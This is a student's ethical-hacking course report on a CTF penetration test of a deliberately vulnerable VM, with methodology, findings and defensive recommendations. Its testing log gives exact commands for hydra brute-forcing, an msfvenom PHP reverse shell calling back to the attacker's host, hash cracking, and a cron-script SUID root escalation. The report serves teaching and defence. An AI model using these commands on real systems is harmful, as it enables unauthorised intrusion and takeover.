CSI3208 – Ethical Hacking and Defence

Assignment 3 – Report on a Given Scenario

Name: Najath Najeem

Student Id: 10686331

Tutor: Mr. Abdul Malik

Contents

1. Executive Summary 3
1.1 Key Findings 3
1.2 Recommendations 4
2. Introduction 5
3. Methodology 6
3.1 Pre-Engagement Planning 6
3.2 Intelligence Gathering 6
3.3 Threat Modelling 7
3.4 Vulnerability Analysis 7
3.5 Exploitation 7
3.6 Post-Exploitation 7
3.7 Reporting 8
4. Testing Log 8
Testing Log Summary 14
5. Results and Recommendations 14
5.1 Weak Authentication and Brute-force Login Vulnerability (Flag 1) 14
5.2 Unsecure File Upload resulting to remote code execution (Flag 2) 15
5.3 Credential Disclosure via Improper File Permissions (Flag 3) 16
5.4 Credential leakage through shell history files (Flag 4). 18
5.5 Privilege Escalation through Misconfigured Scheduled Task (Flag 5) 19
5.6 Overall Risk Assessment 20
6. Conclusion 20
References 22
Appendices 24

1. Executive Summary

This report shows the results of a penetration test exercise carried out against a specially vulnerable virtual machine within a Capture The Flag (CTF) scenario. The test was conducted in a moderated scholarly setting with the aim of testing the security stance of the target system by detecting and taking advantage of security vulnerabilities with regard to ethical and methodical penetration testing behavior.

The penetration test was also performed as an external attacker, no prior knowledge of internal system configuration or credential other than the system is reachable via a network. Testing activities were all done remotely by network, which was in within the assignment constraints. In the process of evaluation, various weaknesses were noted in the authentication layer, web application functionality, file system permissions and system configuration.

Attack on these vulnerabilities allowed gradual system compromise such as initial unauthorised access, remote code execution, credential harvesting, subsequent lateral movement between user accounts, and eventual full root-level privilege escalation. The engagement was successful in retrieving five security flags, each of which was related to one vulnerability and associated with a particular step of compromise. Although the flags were used as a sign of successful exploitation, the main consideration of this evaluation was the process, method and justification of every action.

The results show how insecure security settings including weak credentials, flawed file handling, ineffective access controls and unsafe scheduled task settings can be linked together to cause a complete system infiltration. This report will present a final section, which is the detailed, practical recommendations that would seek to avert the vulnerabilities identified and enhance the overall security posture of the system.

1.1 Key Findings

The penetration testing exercise showed that there were a number of critical and high-risk security vulnerabilities that drastically reduced the defenses of the target system:

- The web application authentication system did not have a good security against brute force application and the weak administrative credentials were exploited.
- Weak file upload feature was allowing malicious code to be executed on the server leading to remote command execution as well as shell access.

- Lack of proper file permissions and configuration made sensitive authentication files visible to allow disclosure of credentials hash and offline cracking of passwords.
- The shell history files had plaintext credentials that were used to movement laterally between user accounts without authorisation.
- The scheduled task (cron job) was misconfigured, which meant that user-modifiable scripts ran with high privileges and gave complete root-level access to the system.

All these vulnerabilities in combination depict systemic vulnerability to authentication security, access control, input validation, and privilege management.

1.2 Recommendations

In order to counter the vulnerabilities found in the course of the assessment, the following high-level recommendations are suggested:

- Implement powerful authentication measures, such as excellent password policies, account lockout and multi-factor authentication of privileged people (Scarfone et al., 2008).
- Harden web application functionality: This will involve the strict server-side input validation, safe file uploading, and restrictions to execute the uploaded files (Alahmari & Duncan, 2020).
- Limit access to sensitive configuration and authentication files by using least-privilege file permissions and moving important files out of the directories in which users can access files (Scarfone et al., 2008).
- Enhance operation security measures by avoiding exposure of credentials in command-histories and by implementing secure administrative processes.
- Perform periodic system audits to discover the unsafe privilege escalation paths, such as scheduled tasks, writable scripts, and overly permissioned (Alahmari & Duncan, 2020).

Such measures would go a long way in minimizing probabilities of successful exploitation and enhance resilience of the system to real world attacks.

2. Introduction

Penetration testing refers to the active security testing method that helps to determine the efficiency of a defensive control mechanism by attempting to replicate the activities of a malicious hacker (Garg & Bansal, 2021). Penetration testing helps organisations to determine what their security weaknesses are and how to capitalise on them before they are exploited in actual attacks.

This report is a record of a penetration testing evaluation of a vulnerable virtual machine as given in a Capture The Flag (CTF) situation. To simulate real-world vulnerabilities within the virtual machine, several security vulnerabilities were deliberately set in the virtual machine with an aim of simulating the vulnerabilities (Garg & Bansal, 2021). The aim of the attack was to gain access to the target system over the network, advance privileges and extract five concealed security flags installed at various levels of system compromise.

The extent of the interaction was confined to the virtual machine provided. All testing was done remotely via the network and any type of attack which needs physical access, or social engineering, or denial-of-service means was excluded. This evaluation was done in an ethical and controlled manner in that the system stability was upheld during the engagement.

The engagement is a black-box penetration test because of the lack of knowledge or credentials of the internal system at the beginning of the test. This model is quite realistic in an external threat situation, in which an attacker has only access to the exposed services and observable system behaviour (Shebli & Beheshti, 2018). The main aims of this penetration testing exercise were to:

1. Determine available services and attack vectors to the target system.
2. Abusive of vulnerabilities to obtain unauthorised access.
3. Amplify privileges by misconfiguring and ineffective access controls.
4. Show how the determined vulnerabilities can be exploited.
5. Make practical and technically viable recommendations in order to address the identified issues.

The subsequent parts of this report details the methodology followed in the assessment, give a detailed testing log to ensure the repeatability, assess each vulnerability identified in some detail and propose mitigation measures in line with security best practices.

3. Methodology

This penetration testing engagement is a structured and ethical process that aims at identifying, analysing, and proving security vulnerabilities within the target system in a systematic and systematic manner. The methodology is a pre-engagement test plan and is established before any form of technical testing is initiated (Shanley & Johnstone, 2015). It is supposed to be used to make sure that there is consistency, repeatability and controlled execution during the assessment.

The methodology is broken down into different stages that are usually employed in professional penetration testing ventures. The information obtained in the previous stage is used to begin the next stage, which gradually evaluates the security posture of the system in a highly efficient way of reducing the unwarranted risk or inconvenience (Shanley & Johnstone, 2015).

3.1 Pre-Engagement Planning

Pre-engagement planning is done before any technical testing is undertaken to establish the scope, objectives and constraints of the assessment. This stage defines the systems and services that should be allowed to be tested and the activities that should be excluded (Holik et al., 2014).

The provided virtual machine and network-based attack vectors are the only range of assessments. They are physical access, social engineering, and denial-of-service attacks. The academic setting of the engagement presupposes legal authorisation and ethical boundaries (Denis et al., 2016).

At this phase, clear goals are established such as assessing the services that are exposed, determining the number of vulnerabilities that can be exploited, evaluating the limits of privileges, and documenting vulnerabilities with respect to security (Shanley & Johnstone, 2015). This step in planning makes sure that all the testing activities are focused, ethical and are in line with the targeted learning outcomes.

3.2 Intelligence Gathering

The intelligence gathering stage is based on the gathering of information on the target system without necessarily exploiting any weaknesses. Identifying live hosts, exposed services and network-accessible components are done both with passive and active methods (Holik et al., 2014).

The objective of this phase is to develop an insight into the system attack surface through monitoring responses, service behaviour and network properties. The data obtained in the

intelligence collection process is utilized to inform subsequent testing not to start exploitation.

3.3 Threat Modelling

The system is also analysed in the view of the attacker after intelligence collection to determine the realistic attack paths. This stage will include analyzing the most potentially dangerous exposed components and the way they can be interconnected to increase access (Torres-Trujillo et al., 2025).

Threat modelling enables the prioritisation of testing activity in line with expected attacker activity, value of assets and chain of trusts in system (Denis et al., 2016). Such an organized study can make sure that exploits are targeted at vulnerabilities that have significant security consequences.

3.4 Vulnerability Analysis

As part of vulnerability analysis, vulnerable services and application components are analyzed against vulnerabilities including insecure authentication systems, lack of input validation, wrong access controls, and wrong permissions (Shanley & Johnstone, 2015).

Manual analysis is prioritised with specific testing used to determine weaknesses that might not be detected using automated tools (Denis et al., 2016). All weaknesses identified are checked against the exploitability and possible effect on confidentiality, integrity, and availability.

3.5 Exploitation

Exploitation is performed in a manner of control which proves whether or not the vulnerabilities revealed can be used in practice. Exploitation steps are done in a gradual manner and then to a limit to prove security impact (Shebli & Beheshti, 2018).

This stage aims at ensuring that vulnerabilities are not just hypothetical and to learn the real impacts of weak security controls (Shebli & Beheshti, 2018). The stability of the systems is taken care of and unnecessary disruption is not caused.

3.6 Post-Exploitation

Post exploitation operations are used to determine the access that can be obtained after success in the exploitation process. This step analyzes the possibility of a lateral migration, the access to sensitive information, and the chances of escalation of privileges due to the misconfigurations of the system (Garg & Bansal, 2021).

Post-exploitation is aimed at assessing to which extent an attacker might go in the system once he/she has gained access, which emphasizes the additional consequences of the identified vulnerabilities.

3.7 Reporting

The last stage is to document all findings, actions, and observations in a format penetration testing report (Torres-Trujillo et al., 2025). The report contains the vulnerabilities identified, impact on their security, and a recommendation on how they can be remedied.

Reporting is designed in a way that will render the reports clear to all the stakeholders involved and will be able to make well-informed decisions on the aspects of system hardening and risk reduction.

4. Testing Log

This testing log records the penetration testing activities conducted during engagement in a clear, sequential and repeatable way. There are no tools or commands that will be used outside the scope of the assessment as it was done during the penetration testing as recorded on the penetration testing notes. The testing process is reproducible in comparable conditions as the log is organized in such a way as to enable the replication of the testing process.

Step	Phase	Action	Command / Tool (Exact)	Result / Evidence
1	Recon	Discover live hosts	`nmap -sP 192.168.0.0/24`	Target VM identified (192.168.0.100)
2	Recon	Enumerate services and ports + save output	`nmap -sV -p- 192.168.0.100 -oN fullscan.txt`	Services identified (HTTP/SSH shown in scan output)
3	Auth	Intercept login request to confirm parameters	Burp Suite (Proxy + Intercept)	Confirmed HTTP POST login format/fields
4	Auth	Initial brute-force attempt (single username list)	`hydra -L user admin -P Sha256.txt 192.168.0.100 http-post-form "/login.php:username=^USER^&password=^PASS^&login=Login:Wrong username or password"`	Attempt executed
5	Auth	Prepare password list	`nano passwords.txt`	Password list updated
6	Auth	Prepare user list	`nano users.txt`	User list updated

7	Auth	Brute-force with user + password lists	`hydra -L users.txt -P passwords.txt 192.168.0.100 http-post-form "/login.php:username=^USER^&password=^PASS^&login=Login:Wrong username or password"`	**Credentials recovered**
8	Access	Log in to web app with recovered credentials	Web browser	Authenticated access confirmed
9	Evidence	Record proof of compromise stage	Manual verification	**Flag 1** recorded
10	Exploit	Analyse file upload request	Burp Suite	Upload endpoint behavior inspected
11	Exploit	Inspect/modify uploaded file content	`Hexed.it`	Hex/content manipulation performed (as per your notes)
12	Exploit	Upload modified file to application	Web upload interface	Malicious file accepted/uploaded

13	Exploit	Generate PHP reverse shell payload	`msfvenom -p php/reverse_php LHOST=192.168.0.102 LPORT=4444 -f raw > attackshell.php`	Reverse shell payload created
14	Exploit	Start Metasploit	`msfconsole`	Metasploit launched
15	Exploit	Select handler	`use exploit/multi/handler`	Handler selected
16	Exploit	Set payload	`set payload php/meterpreter/reverse_tcp`	Payload set
17	Exploit	Set listener IP	`set LHOST 192.168.0.102`	Listener configured
18	Exploit	Set listener port	`set LPORT 4444`	Listener configured
19	Exploit	Run listener	`run`	Handler listening
20	Exploit	Trigger uploaded payload (to call back)	Browser request to uploaded PHP file	Reverse connection established
21	Post-Exploit	Enumerate files via obtained access	`ls`	Directories/files listed
22	Post-Exploit	Read target file to confirm access	`cat secret.txt`	**Flag 2** confirmed

23	Post-Exploit	Enumerate web/private directory	`ls / ls -la`	Located sensitive auth files under web directories
24	Post-Exploit	Extract password hash	`cat .htpasswd`	Hash retrieved (credential material obtained)
25	Cred Attack	Crack hash with John	`john --wordlist=rockyou.txt hash.txt`	Password recovered (developer account)
26	Lateral Move	SSH into developer account	`ssh developer@192.168.0.100`	Shell access as developer
27	Evidence	Retrieve Flag 3 from note file	`cat mynote.txt`	**Flag 3** confirmed
30	Post-Exploit	Navigate to user home directories	`cd /home`	User directories listed
31	Post-Exploit	List available users	`ls`	Fred user identified
32	Post-Exploit	Access fred's home directory	`cd fred`	Directory accessed
33	Post-Exploit	List hidden files	`ls -la`	.bash_history identified

34	Credential Discovery	Read bash history	`cat .bash_history`	Manager password discovered
35	Lateral Movement	Open new terminal and SSH as manager	`ssh manager@192.168.0.100`	Manager shell obtained
36	Evidence	List files in manager context	`ls`	Files enumerated
37	Evidence	Read flag file	`cat readme.txt`	**Flag 4** confirmed
38	Priv Esc	List files in manager directory	`ls -la`	Writable script bak.sh identified
39	Priv Esc	Edit backup script	`nano bak.sh`	Script opened for editing
40	Priv Esc	Replace script contents	`#!/bin/bashcp /bin/bash /tmp/rootbashchmod +s /tmp/rootbash`	Malicious script written
41	Priv Esc	Save and exit nano	`Ctrl + O, Enter, Ctrl + X`	Script saved
42	Priv Esc	Make script executable	`chmod +x bak.sh`	Execution permission set
43	Priv Esc	Wait for scheduled execution	(wait 1–2 minutes)	Script executed by cron
44	Priv Esc	Execute SUID root shell	`/tmp/rootbash -p`	Root shell obtained
45	Evidence	Navigate to root directory	`cd /root`	Root directory accessed
46	Evidence	List root files	`ls -la`	**Flag 5** confirmed

Testing Log Summary

The testing log shows that there is a full and reproducible attack chain with only the documented tools and commands. The stages are logically progressing on each other, which shows how compromised authentication, file handling, credential management, and system configuration can be joined together to accomplish complete system compromise.

5. Results and Recommendations

This section will be a detailed analysis of the vulnerabilities that were discovered during the penetration testing exercise. All the vulnerabilities are given in the order of their discovery and directly connected to a flag retrieved. The cause, outcome of exploitation, and security impact, and suggested mitigation measures are presented in relation to each issue. Other preventative measures are also proposed where necessary to enhance long-term system security.

5.1 Weak Authentication and Brute-force Login Vulnerability (Flag 1)

Description

The initial weakness that was detected during the evaluation was the existence of a poor authentication system at the user authentication section of the web application. The application also did not provide minimum security measures to curb automated logins including rate limits, account lockout, or secondary authentication. This enabled unlimited attempts of authentication.

The system also had no protective measures on top of the lack of protective controls, it used weak and easily guessable administrative credentials. This mixture made the work done by an attacker to acquire unauthorised access much less and is a critical shortcoming with regards to authentication security.

Outcome

- Successful access to the web application with administrative credentials (administrator / administrator).
- Complete access to privileged application capability.
- Flag 1 has been retrieved successfully. *(knclkfm32lkmssldm23rasd12lkg12lmfsdl232)*

Security Impact

- Confidentiality: There were internal pages, application data and configuration settings that were exposed to unauthorised users through administrative access.
- Confidentiality: As the privileges were high, an attacker would be able to modify the content of the system, change configurations, or even create new user accounts.
- Availability: Administrative privileges may be abused, which would result in the interruption of the service, content deletion, or access denial to the regular users.

Severity Assessment: High

This vulnerability is especially dangerous due to the ease of exploitation together with the access level acquired, especially in externally accessible systems (Alahmari & Duncan, 2020).

Recommendations

- Implement effective password policies that are lengthy, complex and not similar (Saeed et al., 2023).
- Introduce lock out of account or temporary lock out on several failed attempts to log in (Saeed et al., 2023).
- Limit the rate of authentication requests to decrease the effectiveness of automated attacks (He & Zhang, 2019).
- Activate multi-factor authentication (MFA) to administrative and privileged accounts (He & Zhang, 2019).
- Eliminate default credentials and make credentials periodic (Saeed et al., 2023).

5.2 Unsecure File Upload resulting to remote code execution (Flag 2)

Description

The second weakness was weak protection of file uploads to its web application. The upload feature did not give uploaded files an adequate level of validation, but instead it mostly relied on general checks like file extension in place of an actual file type, content and execution permissions check.

This vulnerability enabled an attacker to place an infected server-side script that was masquerading as a valid image file. The file was uploaded, and it was possible to execute the file directly by the web server, which would have led to remote command execution. This weakness is a severe failure in server-side security measures and input validation (Holik et al., 2014).

Outcome

- Malicious Payload uploaded to the server successfully.
- Code execution that was remote and accomplished through the uploaded file.
- Interactive processing of commands on the target system.
- Flag 2 was obtained. *(zlsad234lkdsklf23534lsdf234laksjd934jsad)*

Security Impact

- Confidentiality: Unauthorized access to sensitive files and server directories.
- Integrity: Capability to alter application code, configuration files or add backdoors that are long-term.
- Availability: There is a risk of the system being unstable, the resources being overused, or even outages.

Severity Assessment: High

Remote code execution vulnerabilities have a huge impact on attacks and can frequently result in complete system compromise.

Recommendations (He & Zhang, 2019):

- Strict server-based content and MIME type validation of files.
- Limit executable file permissions in upload directories.
- Uploaded files should not be within the web root.
- Block files that contain executable code or scripts.
- Monitor and upload of log files to suspicious behaviour.

Additional Preventative Measures.

- Apply antivirus or malware to uploaded files (Saeed et al., 2023).
- Implement security testing when developing applications to detect, at an early stage, the flaws in uploading (Saeed et al., 2023).

5.3 Credential Disclosure via Improper File Permissions (Flag 3)

Description

The exploitation of the files showed sensitive authentication-related files during the post-exploitation enumeration as a result of failure to set proper file permissions and use secure directory configurations. These files included the credential hashes which could be acquired by unauthorised users after accessing the system the first time.

The hashing algorithm on which these credentials were based was also poor and prone to offline breaking. Consequently, an attacker could retrieve valid credentials without any system alerts, thus additional access and lateral movement (Han et al., 2023).

Outcome

- Credential hash in authentication files accessed.
- The offline password cracking was done.
- Legitimate user accounts retrieved.
- SSH access to the system set.
- Flag 3 was retrieved successfully. *(alkj23fsflk3453;dasdk;lkj2423kljl32lk3)*

Security Impact

- Confidentiality: The display of credentials enabled the unauthenticated access to system accounts.
- Integrity: The affected accounts might alter system files or user information.
- Accessibility: Further access widened the risk of misuse or disturbance of services.

Severity Evaluation: Medium to High.

Although this weakness cannot be exploited in the short term externally, it contributed significantly to the effect of the previous compromises.

Recommendations (Saeed et al., 2023):

- Limit access to authentication and configuration documents by least-privilege permissions.
- Erase sensitive files off the publicly accessible directories.
- Salting of modern secure password hash algorithms.
- Rotate stole credentials instantly.
- Perform frequent file permission and sensitive directory audits.

5.4 Credential leakage through shell history files (Flag 4).

Description

Another weakness was realized by reviewing shell history files of user accounts in the system. These files had plaintext credentials that had been typed in previous administrations. The reason behind this was the unsecure operational habits like typing passwords in the shell commands.

Shell history files are generally not given much attention when hardening a system and may accidentally store sensitive information (Han et al., 2023). The credentials that were exposed in this case could be used to gain access to a higher-privileged account by a lower-privileged user.

Outcome

- Shell history plaintext credentials.
- Sideways movement to a more privileged user account attained.
- Flag 4 was retrieved successfully (KJ3kskjoqwo3204jmvlskek223gql;Lk32rldl3).

Security Impact

- Confidentiality: Sensitive credentials were shared with un authorized users.
- Integrity: Privileged access allowed adjustment of the system settings.
- Availability: Greater danger of service interruption by use of privileges.

Severity Assessment: Medium

This weakness depended on the previous access to the system but greatly enhanced the effect of attack as soon as it was taken advantage of.

Recommendations (Saeed et al., 2023):

- Train the users not to type in the passwords directly in the terminal commands.
- Use password keys or tokens rather than passwords.
- Limit access to user home directories.
- Turn off or set shell history clear or disable to privileged accounts as needed.
- Conduct periodic user directory scans on sensitive data.

5.5 Privilege Escalation through Misconfigured Scheduled Task (Flag 5)

Description

The last and the most critical weakness was the misconfigured scheduled task which was running a script in root level privileges. It was possible to write the script as a non-privileged user, which is against the principle of least privilege, and execute arbitrary commands with the highest rights.

An attacker could change the script and run commands as root user without authentication. This weakness underscores the risks of inappropriate separation of privileges and lack of monitoring of the automated processes of systems (Haimed et al., 2023).

Outcome

- Writable root-executed script identified.
- Modified script to run attacker-controlled commands.
- Root-level access obtained
- Complete system compromise has been attained.
- Flag 5 has been retrieved successfully (poqiwenfefe423dLLKM#02n323irp923ri3nfIJ3).

Security Impact

- Confidentiality: Access to all the system data and credentials.
- Integrity: Capability to modify or delete important system files and settings.
- Availability: Existing control over the operation of the system, such as the shutdown of a service or damage to the system.

Severity Assessment: High

This weakness is a critical system security control failure and can be immediately fully compromised (Haimed et al., 2023).

Recommendations (Torres-Trujillo et al., 2025):

- Make sure that the scripts that are executable by privileged users cannot be writable by non-privileged accounts.
- Frequently check the tasks and permissions that are scheduled.

- Implement severe least-privilege controls on automated processes.
- Check the modification of system scripts and cron jobs.
- Install file integrity checks of essential system objects.

5.6 Overall Risk Assessment

The evaluation revealed the ability to follow several medium and high-severity vulnerabilities, linked to form an attack chain of initial access to full system compromise. Some of the vulnerabilities might seem to be small individually but they would add up to pose a lot of risk (Shebli & Beheshti, 2018).

The solutions to such problems involve technical controls in addition to better operational security practices. Penetration testing, configuration testing, and user awareness training should be performed regularly to limit the exposure and enhance the system security (Shanley & Johnstone, 2015).

6. Conclusion

This is a penetration testing assessment that was utilized to test the security posture of a specifically vulnerable system through a structured and ethical black-box testing methodology. The interaction illustrated how the various vulnerabilities in authentication, web application processing, credential management processes, as well as system set up can be systematically consumed to complete system compromise.

The evaluation revealed that weak defensive controls, including having weak authentication mechanisms, invalid file upload validation, improper file permissions, poor operational security practices, and misconfigured privileged tasks can greatly expose risk when all are grouped together. Even though the vulnerabilities are moderate each in its own right, their combined effect allowed an attacker to lift a root-level access after starting off with the initial access without authorization. The loss of credentials and security flags in every step was obvious proof of exploitation and confirmed the effectiveness of the realized weaknesses.

The results support the significance of defense-in-depth and emphasize the fact that efficient security is based on several, well-instituted controls and not individual protections. A single vulnerability can easily be used to compromise another especially when privilege separation and secure configuration are not being imposed.

The suggestions in this report are practical and based on tangibles such as enhancing authentication and securing web application functionality, enforcing the least-privilege

principle, securing sensitive files, and auditing automated privileged setting. These measures would greatly decrease the attack surface and enhance the resistance of the system to the real-life threats.

To sum it up, this exercise indicates the importance of penetration testing in establishing vulnerabilities that can be exploited before being misused. Conduct of regular security testing, together with proactive system hardening and good operations practices is critical in ensuring a healthy and secure computing environment.

References

Alahmari, A., & Duncan, B. (2020). Cybersecurity Risk Management in Small and Medium-Sized Enterprises: A Systematic Review of Recent Evidence. *IEEE*, 1–5. https://doi.org/10.1109/cybersa49311.2020.9139638

Denis, M., Zena, C., & Hayajneh, T. (2016). Penetration testing: Concepts, attack methods, and defense strategies. *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 1–6. https://doi.org/10.1109/lisat.2016.7494156

Garg, D., & Bansal, N. (2021). A Systematic review on penetration testing. *2021 2nd Global Conference for Advancement in Technology (GCAT)*, *27*, 1–4. https://doi.org/10.1109/gcat52182.2021.9587771

Haimed, I. B., Albahar, M., & Alzubaidi, A. (2023). Exploiting misconfiguration vulnerabilities in Microsoft's Azure Active directory for privilege escalation attacks. *Future Internet*, *15*(7), 226. https://doi.org/10.3390/fi15070226

Han, R., Gong, H., Ma, S., Li, J., Xu, C., Bertino, E., Nepal, S., Ma, Z., & Ma, J. (2023a). A credential Usage study: Flow-Aware Leakage Detection in Open-Source Projects. *IEEE Transactions on Information Forensics and Security*, *19*, 722–734. https://doi.org/10.1109/tifs.2023.3326985

Han, R., Gong, H., Ma, S., Li, J., Xu, C., Bertino, E., Nepal, S., Ma, Z., & Ma, J. (2023b). A credential Usage study: Flow-Aware Leakage Detection in Open-Source Projects. *IEEE Transactions on Information Forensics and Security*, *19*, 722–734. https://doi.org/10.1109/tifs.2023.3326985

Han, R., Gong, H., Ma, S., Li, J., Xu, C., Bertino, E., Nepal, S., Ma, Z., & Ma, J. (2023c). A credential Usage study: Flow-Aware Leakage Detection in Open-Source Projects. *IEEE Transactions on Information Forensics and Security*, *19*, 722–734. https://doi.org/10.1109/tifs.2023.3326985

He, W., & Zhang, Z. (2019). Enterprise cybersecurity training and awareness programs: Recommendations for success. *Journal of Organizational Computing and Electronic Commerce*, *29*(4), 249–257. https://doi.org/10.1080/10919392.2019.1611528

Holik, F., Horalek, J., Marik, O., Neradova, S., & Zitta, S. (2014). Effective penetration testing with Metasploit framework and methodologies. *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*, 237–242. https://doi.org/10.1109/cinti.2014.7028682

Saeed, S., Altamimi, S. A., Alkayyal, N. A., Alshehri, E., & Alabbad, D. A. (2023). Digital Transformation and Cybersecurity Challenges for businesses Resilience: Issues and recommendations. *Sensors*, *23*(15), 6666. https://doi.org/10.3390/s23156666

Scarfone, K., Souppaya, M., Cody, A., Orebaugh, A., & National Institute of Standards and Technology. (2008). Technical Guide to Information Security Testing and Assessment. In *NIST Special Publication 800-115*. National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

Shanley, A., & Johnstone, M. (2015). Selection of penetration testing methodologies: A comparison and evaluation. *Australian Information Security Management Conference*. https://doi.org/10.4225/75/57b69c4ed938d

Shebli, H. M. Z. A., & Beheshti, B. D. (2018). A study on penetration testing process and tools. *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 1–7. https://doi.org/10.1109/lisat.2018.8378035

Torres-Trujillo, J., Meza-Alarcon, A. J., & Ticona, W. (2025). Test and pentesting Methods for Identifying Vulnerabilities in IoT devices: A Systematic review. *Lecture Notes in Networks and Systems*, 28–41. https://doi.org/10.1007/978-3-031-96775-7_4

Appendices


Appendix A: Network Reconnaissance and Service Enumeration.

Figure A1

Network set up that verifies the IP address of the attacker machine on the target subnet.

Figure A2

Nmap version scan and service scan that found available SSH (22) and HTTP (80) services on the target host.



Appendix B: Web Authentication Weakness and initial Access (Flag 1)

Figure B1

Brute force Hydra successful entry into the web login interface and showing valid credentials.





Figure B2

Verified access to web application which proves successful login and procurement of Flag 1.



Appendix C Unsafe File Upload and Reverse Shell Execution (Flag 2)

Figure C1

PHP reverse shell payload that was altered with the help of the hex editor to overcome the file upload blocking.




Figure C2

Metasploit multi-handler that is set to accept an incoming connection of a PHP reverse shell.

